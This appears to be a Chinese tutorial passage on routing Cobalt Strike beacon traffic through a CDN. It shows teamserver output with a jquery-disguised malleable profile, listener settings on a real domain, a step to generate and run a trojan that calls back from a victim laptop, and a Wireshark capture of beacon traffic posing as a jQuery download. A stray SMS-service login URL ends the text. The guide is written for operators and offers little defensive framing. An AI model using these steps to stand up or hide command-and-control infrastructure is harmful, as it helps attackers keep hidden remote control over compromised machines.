
测试上线

启动cs，设置配置为修改好的profile



```
root@VM-12-7-ubuntu:~/cs4.3# ./teamserver 150.158.137.72 user jquery-c2.4.3.profile
[*] Will use existing X509 certificate and keystore (for SSL)
Hook start
Found desired class: common/Authorization
[+] I see you're into threat replication. jquery-c2.4.3.profile loaded.
[+] Team server is up on 0.0.0.0:54321
[*] SHA256 hash of SSL cert is: 2c1922c5ce96d0b9cbc06f0e651520e31291d0b5dc69488b23f03c107a10cda3
[+] Listener: cs started!
[+] Listener: cs3 started!
[+] Listener: cs2 started!
[+] Listener: ls started!
[+] Listener: dns1 started!
[!] Trapped java.net.SocketException during client (110.53.253.164) read [Manage: user1]: Connection reset
[+] Listener: ng started!
[-] Dropped HTTP client from /127.0.0.1 (missing URI)
[+] Listener: zf started!
[*] DNS: ignoring version.bind.
[*] DNS: ignoring dnsscan.shadowserver.org.
```

对CS的listener进行配置。填入三次自己的域名，其他的默认，在https hosts处也可添加站长ping出来的cdn ip



Edit Listener

Create a listener.

Name: cdn

Payload: Beacon HTTP

Payload Options

HTTP Hosts: www.quarry.top

Host Rotation Strategy: round-robin

HTTP Host (Stager): www.quarry.top

Profile: default


HTTP Port (C2): 2082

HTTP Port (Bind):

HTTP Host Header: www.quarry.top

HTTP Proxy:


生成木马，在pc运行，成功上线




external	internal ▲	listener	user	computer	note	process	pid	arch	last
110.53.253.164	192.168.33.1	cdn	pingyun	LAPTOP-TEEDROKL		beacon.exe	16340	x64	3s

验证数据包

上线后Wireshark捕捉到的get数据包，104.21.40.221为我们的cdn地址。host与referer为我们的域名。



```
tcp.stream eq 71
No.   Time      Source          Destination     Protocol Length Info
1401 19.698111  192.168.81.144  104.21.40.221   HTTP      565 GET /jquery-3.3.1.min.js HTTP/1.1
1413 19.992992  104.21.40.221   192.168.81.144  TCP        60 2095 → 60163 [ACK] Seq=1 Ack=512 Win=67 Len=0
1421 20.341577  104.21.40.221   192.168.81.144  TCP      1314 2095 → 60163 [ACK] Seq=1 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1422 20.341577  104.21.40.221   192.168.81.144  TCP      1314 2095 → 60163 [PSH, ACK] Seq=1261 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1423 20.341577  104.21.40.221   192.168.81.144  TCP      1314 2095 → 60163 [ACK] Seq=2521 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1424 20.341577  104.21.40.221   192.168.81.144  TCP      1314 2095 → 60163 [PSH, ACK] Seq=3781 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1425 20.341672  192.168.81.144  104.21.40.221   TCP        54 60163 → 2095 [ACK] Seq=512 Ack=5041 Win=1024 Len=0
1426 20.342411  104.21.40.221   192.168.81.144  TCP      1314 2095 → 60163 [ACK] Seq=5041 Ack=512 Win=67 Len=1260 [TCP segment of a reassembled PDU]
1427 20.342411  104.21.40.221   192.168.81.144  HTTP       60 HTTP/1.1 200 OK  (application/*)
1428 20.342458  192.168.81.144  104.21.40.221   TCP        54 60163 → 2095 [ACK] Seq=512 Ack=6307 Win=1024 Len=0
3956 62.454862  192.168.81.144  104.21.40.221   HTTP      565 GET /jquery-3.3.1.min.js HTTP/1.1
```



```
GET /jquery-3.3.1.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: www.quarry.top
Referer: http://www.quarry.top/
Accept-Encoding: gzip, deflate
Cookie: __cfduid=ZBdoZB3DQ-JL_ihhCQH4zKSVqsWIVct93gQNC00R_6sDOzxMWZBGqo9nN94sYDGJ5rS-ytNMua5pXOT6-
clGWtxxrAV9wA5pVtPqzADL10K6a-qh91lBoxm8dgrpuZ-_dPY1BZ7GuaButG1ANj8Jz6PwYRFFkWDUPrs7yD36pIw
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 12 Apr 2022 06:07:53 GMT
Content-Type: application/*; charset=utf-8
Content-Length: 5649
Connection: keep-alive
Cache-Control: max-age=0, no-cache
Pragma: no-cache
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
s=ERVVvrErWNk6jZOEeEVxcKrwr2%2BsDBcg%2Fi9kcxaenBuMQjNDbslWhG9HoZff2ImKZwE6AR100PeFEkqxyJdiHfGGJPoXjbLkj%2B5cg2DuYJGmLgUmr7
ycHzIsK6GayLqHBA%3D%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 6fa9c8c66e4f5fb0-SEA
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(e,t){"use
strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!
e.document)throw new Error("jQuery requires a window with a document");return t(e)}:t(e)}("undefined"!=typeof window?
window:this,function(e,t){"use strict";var
n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p
=f.toString,d=p.call(Object),h={},g=function e(t){return"function"==typeof t&&"number"!=typeof t.nodeType},y=function e(t)
{return null!=t&&t===t.window},v={type:!0,src:!0,noModule:!0};function m(e,t,n){var i,o=(t=t||
r).createElement("script");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(o)}
function x(e){return null==e?e+"":"object"==typeof e||"function"==typeof e?l[c.call(e)]||"object":typeof e}var
b="3.3.1",w=function(e,t){return new w.fn.init(e,t)},T=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/
```

https://onlinesim.ru/auth/login/?redirect=https://onlinesim.ru/v2/receive/sms?/